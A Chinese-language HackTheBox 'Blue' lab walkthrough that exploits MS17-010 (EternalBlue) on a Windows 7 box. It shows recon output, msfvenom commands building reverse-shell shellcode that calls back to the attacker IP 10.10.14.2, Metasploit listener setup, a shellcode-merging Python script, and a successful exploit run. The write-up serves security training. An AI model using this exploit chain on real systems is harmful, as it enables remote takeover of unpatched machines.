
前言

Author: 0x584A



- nmap
- MS17-010

信息收集

老规矩 nmap 起手：

```
┌──(x㉿kali)-[~/hackthebox/Blue]
└─$ cat 10.10.10.40/nmap/Basic_10.10.10.40.nmap
# Nmap 7.91 scan initiated Tue Jan 19 06:21:07 2021 as: nmap -Pn -sCV -p135,139,445,49152,49153,49154,49155,49156,49157 -oN nmap/Basic_10.10.10.40.nmap 10
.10.10.40
Nmap scan report for 10.10.10.40
Host is up (0.081s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6s, deviation: 1s, median: 5s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-19T11:22:17+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-19T11:22:15
|_  start_date: 2021-01-19T11:19:53

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 19 06:22:18 2021 -- 1 IP address (1 host up) scanned in 71.35 seconds

┌──(x㉿kali)-[~/hackthebox/Blue]
└─$
```

从开放的端口来看，这题肯定是关于SMB的漏洞利用了，何况系统是 Windows 7。尝试查看下共享目录

```
┌──(x㉿kali)-[~/hackthebox/Blue]
└─$ smbclient -N -L //10.10.10.40

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(x㉿kali)-[~/hackthebox/Blue]
└─$ smbmap -H 10.10.10.40
[+] IP: 10.10.10.40:445 Name: 10.10.10.40

┌──(x㉿kali)-[~/hackthebox/Blue]
```

用nmap扫一遍关于smb的漏洞验证脚本： `$ nmap --script smb-vuln* -p 445 -oA scans/smb_vuln 10.10.10.40`

```
┌──(x㉿kali)-[~/hackthebox/Blue]
└─$ nmap --script smb-vuln* -p 445 -oA scans/smb_vuln 10.10.10.40
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-19 06:32 EST
Nmap scan report for 10.10.10.40
Host is up (0.080s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

OK，存在上古漏洞 MS17-010 ，但是通过 searchsploit 搜索到的 exp 无法使用，提示错误。随后在HTB的论坛里找，发现也有出现和我一样的问题，楼下用户推荐他使用GitHub上的项目。

python 42315.py
42315.py [pipe_name]

Can anyone point me in the right direction out side of msf 😉

peek June 2019

did you try that :
https://github.com/lokendrasinghrawat/AutoBlue-MS17-010
let me know if you succeed or not

peek Guru
Rank: 763 87 367
hackthebox.eu

因为是新版的 kali，默认的 zsh 对 bash 命令做了一层转义，所以需要先进入 bash 才能成功运行。

```
┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                  _.-;;-._
           '-..-'|   ||   |
           '-..-'|_.-;;-._|
           '-..-'|   ||   |
           '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
./shell_prep.sh: 18: Syntax error: "(" unexpected (expecting "then")

┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010/shellcode]
└─$ bash
┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                  _.-;;-._
           '-..-'|   ||   |
           '-..-'|_.-;;-._|
           '-..-'|   ||   |
           '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
10.10.14.2
LPORT you want x64 to listen on:
9900
LPORT you want x86 to listen on:
9901
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell

Type 0 to generate a staged payload or 1 to generate a stageless payload

Generating x64 meterpreter shell (staged)...

msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.10.14.2 LPORT=9900
```

参照生成两个环境的反链程序，分别反向两个不同的端口。

在回到上一级目录，输入监听的本机IP和对应两环境的端口，将会自动启动 msf 并设置好监听模块。

```
┌──(root💀 kali)-[/home/x/hackthebox/Blue/AutoBlue-MS17-010]
└─# bash
┌──(root💀 kali)-[/home/x/hackthebox/Blue/AutoBlue-MS17-010]
└─# ./listener_prep.sh
  __
  /,-
  ||)
  \\_, )
   `--'
Enternal Blue Metasploit Listener

LHOST for reverse connection:
10.10.14.2
LPORT for x64 reverse connection:
9900
LPORT for x86 reverse connection:
9901
Enter 0 for meterpreter shell or 1 for regular cmd shell:

Type 0 if this is a staged payload or 1 if it is for a stageless payload

Starting listener (staged)...
Starting postgresql (via systemctl): postgresql.service
.


     .~+P``````-o+:.                                          -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````          `
++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++//////~~~~///////++++++++++++++++oooyysoyysosso+++++++++++++++++++///oossosy
-- `                 •-•-...-////+++++++++++++++////////~//////++++++++++++///
                                `...............`               `...-/////...`


                                  .::::::::::-.                  .::::::-
                                .hmMMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMMs`    `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMMN/::::/+ooso--/ydh//+s+/osssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.     `/++-•-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.     `•-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`          ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
════════════════════════════════════════════════════════════════════════════════
═════════════════════+────────────────────────────────+═════════════════════════
═════════════════════| Session one died of dysentery. |═════════════════════════
═════════════════════+────────────────────────────────+═════════════════════════
════════════════════════════════════════════════════════════════════════════════

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.0.16-dev                          ]
+ -- --=[ 2075 exploits - 1124 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: When in a module, use back to go back to the top level prompt

[*] Processing config.rc for ERB directives.
resource (config.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[work] 1:openvpn- 2:[tmux]*Z 3:zsh
```

```
[*] Processing config.rc for ERB directives.
resource (config.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (config.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (config.rc)> set LHOST 10.10.14.2
LHOST => 10.10.14.2
resource (config.rc)> set LPORT 9900
LPORT => 9900
resource (config.rc)> set ExitOnSession false
ExitOnSession => false
resource (config.rc)> set EXITFUNC thread
EXITFUNC => thread
resource (config.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (config.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 10.10.14.2:9900
PAYLOAD => windows/meterpreter/reverse_tcp
resource (config.rc)> set LPORT 9901
LPORT => 9901
resource (config.rc)> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.2:9901
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > jobs -l

Jobs
====

  Id  Name                    Payload                            Payload opts
  --  ----                    -------                            ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.10.14.2:9900
  1   Exploit: multi/handler  windows/meterpreter/reverse_tcp      tcp://10.10.14.2:9901
```

解析下脚本的自动实现，就是将命令写入到 config.rc 文件，在利用 -r 参数去加载运行这个文件。

```
            echo set EXITFUNC thread >> config.rc
            echo exploit -j >> config.rc
            echo set PAYLOAD windows/meterpreter/reverse_tcp >> config.rc
            echo set LPORT $portTwo >> config.rc
                echo exploit -j >> config.rc
            /etc/init.d/postgresql start
            msfconsole -r config.rc
            /etc/init.d/postgresql stop
                rm config.rc
        fi
    elif [[ $cmd -eq 1 ]]
```

而生成 msf shell 也比较有意思，这里他处理生成两个环境的 shell 以外，还额外生成了一个兼容的 shell。

```
            echo Generating x86 cmd shell (stageless)...
            echo
            echo msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=$ip LPORT=$por
            msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=$ip LPORT=$portTwo
        else
            echo Invalid option ... exiting ...
            exit 1
        fi
    else
        echo Invalid option ... exiting ...
        exit 1
    fi
echo
echo MERGING SHELLCODE WOOOO!!!
cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin
cat sc_x86_kernel.bin sc_x86_msf.bin > sc_x86.bin
python eternalblue_sc_merge.py sc_x86.bin sc_x64.bin sc_all.bin
else
    echo Okay cool, make sure you merge your own shellcode properly :\)
fi
echo DONE
```

```python
import sys
from struct import pack

if len(sys.argv) < 4:
  print('Usage: {} sc_x86 sc_x64 sc_out'.format(sys.argv[0]))
  sys.exit()

sc_x86 = open(sys.argv[1], 'rb').read()
sc_x64 = open(sys.argv[2], 'rb').read()

fp = open(sys.argv[3], 'wb')
'''
\x31\xc0    xor eax, eax
\x40      inc eax
\x0f\x84????  jz sc_x64
'''
fp.write('\x31\xc0\x40\x0f\x84'+pack('<I', len(sc_x86)))
fp.write(sc_x86)
fp.write(sc_x64)
fp.close()
```

这样 sc_all.bin 将兼容 x86 和 x64，牛皮有被秀到。

```
└─$ cd
.git/      shellcode/
┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010]
└─$ python2 ./eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_x86_msf.bin
shellcode size: 324
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
Traceback (most recent call last):
  File "./eternalblue_exploit7.py", line 563, in <module>
    exploit(TARGET, sc, numGroomConn)
  File "./eternalblue_exploit7.py", line 544, in exploit
    conn.disconnect_tree(tid)
  File "/usr/local/lib/python2.7/dist-packages/impacket/smb.py", line 2815, in disconnect_tree
    self.recvSMB()
  File "/usr/local/lib/python2.7/dist-packages/impacket/smb.py", line 2521, in recvSMB
    r = self._sess.recv_packet(self.__timeout)
  File "/usr/local/lib/python2.7/dist-packages/impacket/nmb.py", line 914, in recv_packet
    data = self.__read(timeout)
  File "/usr/local/lib/python2.7/dist-packages/impacket/nmb.py", line 997, in __read
    data = self.read_function(4, timeout)
  File "/usr/local/lib/python2.7/dist-packages/impacket/nmb.py", line 981, in non_polling_read
    raise NetBIOSTimeout
impacket.nmb.NetBIOSTimeout: The NETBIOS connection with the remote host timed out.
┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010]
└─$ python2 ./eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_
sc_all.bin         sc_x64.bin         sc_x64_kernel.bin  sc_x64_msf.bin     sc_x86.bin         sc_x86_kernel.bin  sc_x86_msf.bi
┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010]
└─$ python2 ./eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_all.bin
shellcode size: 2203
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
┌──(x㉿kali)-[~/hackthebox/Blue/AutoBlue-MS17-010]
[work] 1:openvpn- 2:[tmux]* 3:zsh
```

运行成功，MSF上线了管理员身份的session。